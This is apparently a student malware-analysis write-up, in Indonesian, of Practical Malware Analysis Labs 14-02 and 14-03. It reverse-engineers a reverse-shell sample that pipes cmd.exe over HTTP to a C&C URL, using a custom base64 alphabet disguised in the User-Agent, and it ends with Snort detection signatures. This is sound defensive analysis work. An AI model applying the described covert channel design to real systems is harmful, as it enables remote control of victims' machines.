
The screenshot shows the assembly listing for the executable Lab14-02.exe. It highlights a sequence of calls to `KERNEL32.DLL::CreatePipe` (XREF[1]: 00401364(j)). The assembly code uses various registers (ECX, EDI, ESI) and memory pointers to manage the creation and manipulation of two pipes.

Create thread untuk eksekusi function

The screenshot shows the assembly listing for the executable Lab14-02.exe. It highlights a call to `KERNEL32.DLL::CreateThread` (XREF[1]: 00401364(j)). The assembly code involves setting up thread parameters and calling the CreateThread function.

# HTTP PROTOCOL PART 2

PeekNamedPipe untuk copy data read handle 1st pipe ke arah buffer yang nantinya akan dibaca dengan ReadFile




```
Listing: Lab14-02.exe
00402034 34 23 00 00    addr KERNEL32.DLL::ReadFile
00402038 40 23 00 00    addr KERNEL32.DLL::PeekNamedPipe
0040203c 50 23 00 00    addr KERNEL32.DLL::SetEvent
```


Function cnc\_communicaton\_initial akan menggunakan encoded buffer sebagai User-Agent + string "(!<" di awal ketika memanggil InternetOpenA. Ini dilakukan untuk mengelabui analis yang ketika melihat User-Agent akan mendiscard base64 sbg encoding routine

Isi byte\_403010: (base64 encoded)

WXYZabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmn0pqrstuvwxyz



```
Listing: Lab14-02.exe
00403009 00 ?? 00h
0040300a 00 ?? 00h
0040300b 00 ?? 00h
0040300c 00 ?? 00h
0040300d 00 ?? 00h
0040300e 00 ?? 00h
0040300f 00 ?? 00h
00403010 57 58 59 ... ds "WXYZabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmn0pqrstuvwxyz"
00403051 00 ?? 00h
00403052 00 ?? 00h
00403053 00 ?? 00h
00403054 63 6d 64 ... ds "cmd.exe"
0040305c 0a ?? 0Ah
0040305d 00 ?? 00h
0040305e 00 ?? 00h
```




```
Listing: Lab14-02.exe
00401794 50 PUSH EAX
00401795 83 e1 03 AND ECX, 0x3
00401798 50 PUSH EAX
00401799 f3 a4 MOVSB.REP ES:EDI, ESI->DAT_00403068
0040179b 8b 7c 24 1c MOV EDI, dword ptr [ESP + param_1]
0040179f 83 c9 ff OR ECX, 0xffffffff
004017a2 f2 ae SCASB.RE... ES:EDI
004017a4 f7 d1 NOT ECX
004017a6 2b f9 SUB EDI, ECX
004017a8 50 PUSH EAX
004017a9 8b f7 MOV ESI, EDI
004017ab 8b d9 MOV EBX, ECX
004017ad 8b fa MOV EDI, EDX
004017af 83 c9 ff OR ECX, 0xffffffff
004017b2 f2 ae SCASB.RE... ES:EDI
004017b4 8b cb MOV ECX, EBX
004017b6 4f DEC EDI
004017b7 c1 e9 02 SHR ECX, 0x2
004017ba f3 a5 MOVSD.REP ES:EDI, ESI
004017bc 8b cb MOV ECX, EBX
004017be 52 PUSH EDX
004017bf 83 e1 03 AND ECX, 0x3
004017c2 f3 a4 MOVSB.REP ES:EDI, ESI
004017c4 ff 15 dc ... CALL dword ptr [->WININET.DLL::InternetOpenA]
004017ca 6a 00 PUSH 0x0
```

Setelah itu kembali lagi connect\_to\_cnc\_1, yang akan mengeksekusi proses terus menerus

# COMMUNICATED INFORMATION


function cnc\_communicaton\_read\_file, akan membuat HTTP request ke URL yang diketahui menggunakan User-Agent "Internet Surf". Hasil dari request akan di-return oleh function.



```
Listing: Lab14-02.exe
004020d4 72 24 00 00    undefined InternetCloseHandle()
                        AL:1      <RETURN>
                        105 InternetCloseHandle  <>not bound>>
                        PTR_InternetCloseHandle_004020d4      XREF[1]:
004020d8 88 24 00 00    undefined InternetOpenUrlA()
                        AL:1      <RETURN>
                        147 InternetOpenUrlA  <>not bound>>
                        PTR_InternetOpenUrlA_004020d8      XREF[1]:
004020dc 9c 24 00 00    undefined InternetOpenA()
                        AL:1      <RETURN>
                        146 InternetOpenA  <>not bound>>
                        PTR_InternetOpenA_004020dc      XREF[1]:
004020e0 ac 24 00 00    undefined InternetReadFile()
                        AL:1      <RETURN>
                        154 InternetReadFile  <>not bound>>
```


Jika tidak sama, maka isi buffer akan dicompare dengan string “exit” yang mana jika true akan exit. Jika berbeda dengan “exit” maka akan append string “\n” kemudian akan write ke write handle 2nd pipe, copy ke CMD process.

Proses ini akan berulang terus menerus.



```
Listing: Lab14-02.exe
00402090 de 24 00 00    uint Stack[0x4]:4 param_1
                        15 ??2@YAPAXI@Z <>not bound>>
                        PTR_operator_new_00402090      XREF[1]:
00402094 ee 24 00 00    void * Stack[0x4]:4 param_1
                        16 ??3@YAXPAX@Z <>not bound>>
                        PTR_MSVCRT.DLL::operator_delete      XREF[1]:
00402098 fe 24 00 00    int _cdecl _strnicmp(char *_Str1, char *_Str2, size_t _MaxCount)
                        EAX:4      <RETURN>
                        Stack[0x4]:4 _Str1
                        Stack[0x8]:4 _Str2
                        Stack[0xc]:4 _MaxCount
                        453 _strnicmp <>not bound>>
                        PTR_MSVCRT.DLL::strnicmp      XREF[1]:
```

Hasil request tersebut akan dibandingkan dengan isi buffer dari C&C pada function connect\_to\_cnc\_2



```
Listing: Lab14-02.exe
00402038 40 23 00 00    BOOL _stdcall PeekNamedPipe(HANDLE hEvent)
                        EAX:4      <RETURN>
                        Stack[0x4]:4 hEvent
                        647 PeekNamedPipe <>not bound>>
                        PTR_KERNEL32.DLL::PeekNamedPipe      XREF[1]:
0040203c 50 23 00 00    BOOL _stdcall SetEvent(HANDLE hEvent)
                        EAX:4      <RETURN>
                        Stack[0x4]:4 hEvent
                        779 SetEvent <>not bound>>
                        PTR_KERNEL32.DLL::SetEvent      XREF[1]:
00402040 5c 23 00 00    BOOL _stdcall WriteFile(HANDLE hFile, LPCVOID lpBuffer, ...
                        EAX:4      <RETURN>
                        Stack[0x4]:4 hFile
                        Stack[0x8]:4 lpBuffer
                        Stack[0xc]:4 nNumberOfBytesToWrite
                        Stack[0x10]:4 lpNumberOfBytesWritten
                        Stack[0x14]:4 lpOverlapped
                        919 WriteFile <>not bound>>
                        PTR_KERNEL32.DLL::WriteFile      XREF[1]:
```

# ADDITIONAL POINTS

## Malware communication channel design

Masalah utama terkait desain saluran komunikasi adalah bahwa perintah masuk tidak dienkripsi, yang mungkin tampak mencurigakan bagi seorang defender.

## Encoding Scheme

Implementasi base64 menggunakan alfabet yang berbeda.

## Communication Termination

Terminasi komunikasi menggunakan “exit” command

## Purpose of Malware

Program ini secara sederhana adalah reverse shell command and control ke URL <http://127.0.0.1/tenfour.html>



# THE MALWARE'S NETWORK SIGNATURE

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS  
(msg:"PM14.3.1"; content:"User-Agent: Internet Surf";  
sid:20001402; rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS  
(msg:"PM14.3.1"; pcre:"/User-Agent:\x20\(!<(?:[A-Za-z0-9+\v]  
{4})*(?:[A-Za-z0-9+\v]{2}aa|[A-Za-z0-9+\v]{3}= )?/";  
sid:20001402; rev:1;)
```



# LAB 14.3

# NETWORK BEACON - HARDCODED (1)

Terdapat string “C:\\autobat.exe” serta “http://www.practicalmalwareanalysis.com/start.htm” yang mencurigakan, apabila ditelusuri ternyata malware akan membuat file “C:\\autobat.exe” dan mengisi URL tersebut didalamnya, yang nantinya akan diread dan disimpan di variable “url”.

	s_C:\\autobat.exe_004080fc	XREF[1]: writeT
004080fc	43 3a 5c ... ds "C:\\autobat.exe"	
0040810b 00	?? 00h	
	s_C:\\autobat.exe_0040810c	XREF[1]: initCo
0040810c	43 3a 5c ... ds "C:\\autobat.exe"	
0040811b 00	?? 00h	
	s_http://www.practicalmalwareanaly_0040811c	XREF[1]: initCo
0040811c 68 74 74 ...	ds "http://www.practicalmalwareanalysis.com/start.htm"	
0040814e 00	?? 00h	

```
local_20c = CreateFileA(s_C:\\autobat.exe_0040810c, 0x80000000, 1, (LPSECURITY_ATTRIBUTES)0x0, (HANDLE)0x0);
